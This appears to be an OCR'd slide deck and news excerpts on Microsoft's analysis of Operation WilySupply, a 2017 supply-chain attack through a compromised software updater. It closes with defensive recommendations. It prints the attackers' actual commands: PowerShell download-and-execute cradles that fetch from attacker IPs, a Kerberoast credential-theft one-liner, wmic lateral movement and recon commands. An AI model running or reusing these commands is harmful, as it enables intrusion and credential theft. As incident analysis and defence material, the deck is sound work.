Thanks to the collaborative response, Microsoft was able to notify known affected parties as well as the third-party software vendor, who then worked around the clock to contain the attempted attack and mitigate potential risks.

Investigating alert timelines and process trees

Regardless of how an attack is executed, through sophisticated social engineering or a zero-day exploit, th
of a kill chain is often the most challenging aspect to understand about the attack. Windows Defender ATP
alerts flagging suspicious PowerShell scripts, self-deletion of executables, and other suspect activities. A qu
Defender ATP console led us to the machine that was under attack. However, the source of the attack rema
additional investigative effort to uncover.

By utilizing the timeline and process-tree views in the Windows Defender ATP console, we were able to ide
the malicious activities and pinpoint exactly when they occurred. We traced these activities to an updater f
to look deeper into how this legitimate process might have been involved.

09:04:21 ue.exe created process cmd.exe
09:04:21 A process is attempting to perform a self-deletion action using cmd.exe
09:04:21 ue.exe ran PowerShell.exe as 'hidden'
09:04:21 ue.exe created process powershell.exe

The Register®
Biting the hand that feeds IT

TA CENTER SOFTWARE SECURITY TRANSFORMATION DEVOPS BUSINESS PERSONAL TECH

MIMECAST VIRTUAL EVENT
ON OCT. 11, AMANDA CREW REVEALS THE PERFECT-WORLD ARCHIVE
COUNT ME IN
mimecast

Security

Microsoft says: Lock down your software supply chain before the malware scum get in

Stealthy attack code spotted going after payment systems

By Iain Thomson in San Francisco 5 May 2017 at 06:03 8 SHARE ▼

ZDNet

VIDEOS SMART CITIES WINDOWS 10 CLOUD INNOVATION SECURITY TECH PRO MORE NEWSLETTERS ALL WRITERS

JUST IN APPLE FIXES TWO HIGH SIERRA PASSWORD BUGS


Microsoft's Windows warning: Hackers hijacked software updater with in-memory malware

Advanced attackers are using a blend of in-memory malware, legitimate pen-testing tools and a compromised updater to attack banks and tech firms, warns Microsoft.

By Liam Tung | May 5, 2017 -- 12:16 GMT (05:16 PDT) | Topic: Security


Case Study: Operation “WilySupply”

- Real targeted attack detected by Windows Defender ATP team
- A popular text editor software was compromised in early 2017
- In March 2017 the attack was launched abusing the legitimate software updater, WDATP detected the suspicious update
- 155 orgs were included in the victim list (potential targets)
  25 orgs received the malicious payload with initial foothold
- Microsoft identified this attack early and worked with the affected software vendor to notify and alert all the affected and targeted organizations to neutralize this attack



Source: https://blogs.technet.microsoft.com/mmpc/2017/05/04/windows-defender-atp-thwarts-operation-wilysupply-software-supply-chain-cyberattack/

EDR: the last chance to detect such attacks




Alerts related to this machine


Last activity	Title	User	Severity
03.22.201 | 09:34:2	Suspicious Powershell commandline Suspicious Activity		Medium
03.22.201 | 09:34:2	Suspicious Powershell commandline Suspicious Activity	nt authority\system	Medium
03.22.201 | 09:34:2	Suspicious Powershell commandline Suspicious Activity	nt authority\system	Medium
03.22.201 | 09:34:2	Suspicious Powershell commandline Suspicious Activity	nt authority\system	Medium
03.22.201 | 09:21:27	Suspicious Powershell commandline Suspicious Activity		Medium
03.22.201 | 09:04:2	Suspicious Powershell comma Suspicious Activity		Medium
03.22.201 | 09:04:2	Suspicious Powershell commandline Suspicious Activity		Medium
03.22.201 | 09:04:2	A process is attempting to perform a self-deletion action using cmd.exe Installation		Medium


Attack starts with a file downloaded from legit updater
It self-delete and become a file-less attack


From entry vector to “fileless” second-stage



Hunting the root cause of the attack








Ruling out all the possibilities

#1 MITM over Update channel?


#2 Code-Injection into Update process?

#3 Local exploit of Update process?

#4 Update server compromised?



Targeted delivery of malicious update




The malicious update payload

powershell.exe -nop -w hidden -c $J=new-object net.webclient;$J.proxy=[Net.WebRequest]::GetSystemWebProxy();
$J.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $J.downloadstring('hXXp://5.39.218.205/logo.png');

```
00018C30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00018C40  00 00 00 00 AF BE 5A 58 00 00 00 00 02 00 00 00  ......ZX........
00018C50  40 00 00 00 D8 C4 02 00 D8 B6 01 00 48 65 6C 6C  @...ØÄ..Ø¶..Hell
00018C60  6F 2C 20 77 6F 72 6C 64 21 00 00 00 20 6C 65 64  o, world!... led
00018C70  20 26 20 6C 75 6E 20 3E 20 34 35 32 2E 33 32 31   & lun > 452.321
00018C80  2E 38 36 31 2E 32 39 31 20 30 30 30 32 20 77 2D  .861.291 0002 w-
00018C90  20 31 20 6E 2D 20 67 6E 69 70 20 63 2F 20 65 78   1 n- gnip c/ ex
00018CA0  65 2E 64 6D 63 00 00 00 00 00 00 00 00 00 00 00  e.dmc...........
00018CB0  00 00 00 00 00 00 00 00 3B 29 27 67 6E 70 2E 6F  ........;)'gnp.o
00018CC0  67 6F 6C 2F 35 30 32 2E 38 31 32 2E 39 33 2E 35  gol/502.812.93.5
00018CD0  2F 2F 3A 70 74 74 68 27 28 67 6E 69 72 74 73 64  //:ptth'(gnirtsd
00018CE0  61 6F 6C 6E 77 6F 64 2E 4A 24 20 58 45 49 3B 73  aolnwod.J$ XEI;s
00018CF0  6C 61 69 74 6E 65 64 65 72 43 74 6C 75 61 66 65  laitnederCtluafe
00018D00  44 3A 3A 5D 65 68 63 61 43 6C 61 69 74 6E 65 64  D::]ehcaClaitned
00018D10  65 72 43 2E 74 65 4E 5B 3D 73 6C 61 69 74 6E 65  erC.teN[=slaitne
00018D20  64 65 72 43 2E 79 78 6F 72 50 2E 4A 24 3B 29 28  derC.yxorP.J$;)(
00018D30  79 78 6F 72 50 62 65 57 6D 65 74 73 79 53 74 65  yxorPbeWmetsySte
00018D40  47 3A 3A 5D 74 73 65 75 71 65 52 62 65 57 2E 74  G::]tseuqeRbeW.t
00018D50  65 4E 5B 3D 79 78 6F 72 70 2E 4A 24 3B 74 6E 65  eN[=yxorp.J$;tne
00018D60  69 6C 63 62 65 77 2E 74 65 6E 20 74 63 65 6A 62  ilcbew.ten tcejb
00018D70  6F 2D 77 65 6E 3D 4A 24 20 63 2D 20 6E 65 64 64  o-wen=J$ c- nedd
00018D80  69 68 20 77 2D 20 70 6F 6E 2D 20 65 78 65 2E 6C  ih w- pon- exe.l
00018D90  6C 65 68 73 72 65 77 6F 70 00 00 00 00 00 00 00  lehsrewop.......
```

Process migration with fileless stages



Replaying attacker's move through EDR

RECON:

ipconfig /all	whoami	tasklist /v	hostname
net share	net view	net use	netstat –nao
net group /domain	findstr powershell	taskkill /f /pid:powershell.exe	nltest /domain_trusts nltest /?

CREDENTIAL THEFT:

PowerShell IEX (New-Object System.Net.WebClient).downloadstring ('https://**gist.githubusercontent.com/HarmJ0y**/cc1004307157e372fc5bd3f89e553059/raw/c385a21c230ee0e274293aa4e50b5b9ed4197df2/Invoke-Kerberoast.ps1');invoke-kerberoast -OutputFormat hashcat | fl

LATERAL MOVE:

wmic /node:[SOME_MACHINE] process call create cmd /c powershell.exe -nop -w hidden -c $q=new-object net.webclient; $q.proxy=[Net.WebRequest]::GetSystemWebProxy();$q.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials; IEX $q.downloadstring('**hXXp://176.53.118.131/logo.png**');

PERSISTENCE:

SCHTASKS to persist "**update.cmd**" malicious script

Call to Action

Call to Action: Software Vendors & Devs

- Call for **SDLC guidelines for Software Updaters**
  - Mandatory SSL for Update Channel + Certificate Pinning
  - Check for digital signatures (no blind run) + Sign everything (config, scripts, xml, packages)
  - Don't let Updater accept generic input and commands
- Maintain **highly-secured Build/Update infrastructure**
  - Fast Patching + Mandatory integrity control (run only trusted tools) + 2FA Admins
  - Avoid infrastructure sharing: don't run your Update server with PHP forum or CMS 😐
- Understand **incident response** for supply-chain breach:
  - When incidents happen: don't ignore, don't minimize, don't hide
  - Be ready to notify your customers with accurate information of the threat and timely delivered

Call to Action: Sysadmins & SOC Analysts

- Take control of what programs are allowed to run on your endpoints
  - Deploy strong code integrity policies if possible (**Windows Defender Application Control**)
  - Adopt “walled-garden” ecosystem for critical devices (**Windows 10 S-Mode**)
  - If you can’t enforce code-integrity, use EDR to trace binaries and prevalence in your org (**Windows Defender ATP**)
- Adopt EDR post-breach defensive solutions
  - can detect suspicious beaconing (update redirections, suspicious network comms, etc.)
  - can detect suspicious relationships between processes (who downloaded/wrote/executed what)
  - can trace post-breach actions on hosts (stage2 implants and attackers move)

Call to Action: Infosec Community

- Call for **better mandatory disclosure process** of supply-chain incidents
  - "Supply-chain breach" != "Data breach"
  - When software supply-chain occurs, notification process is uncertain (and optional)
  - Small software companies are not well equipped to drive complex multi-industry responses
- Resolve **ambiguities of defensive actions** for backdoored signed binaries:
  - Block/Removal of backdoored-but-legitimate software may cause additional disruption
  - Side-effects of certificate revocation

THANK YOU


NOW
MATTERS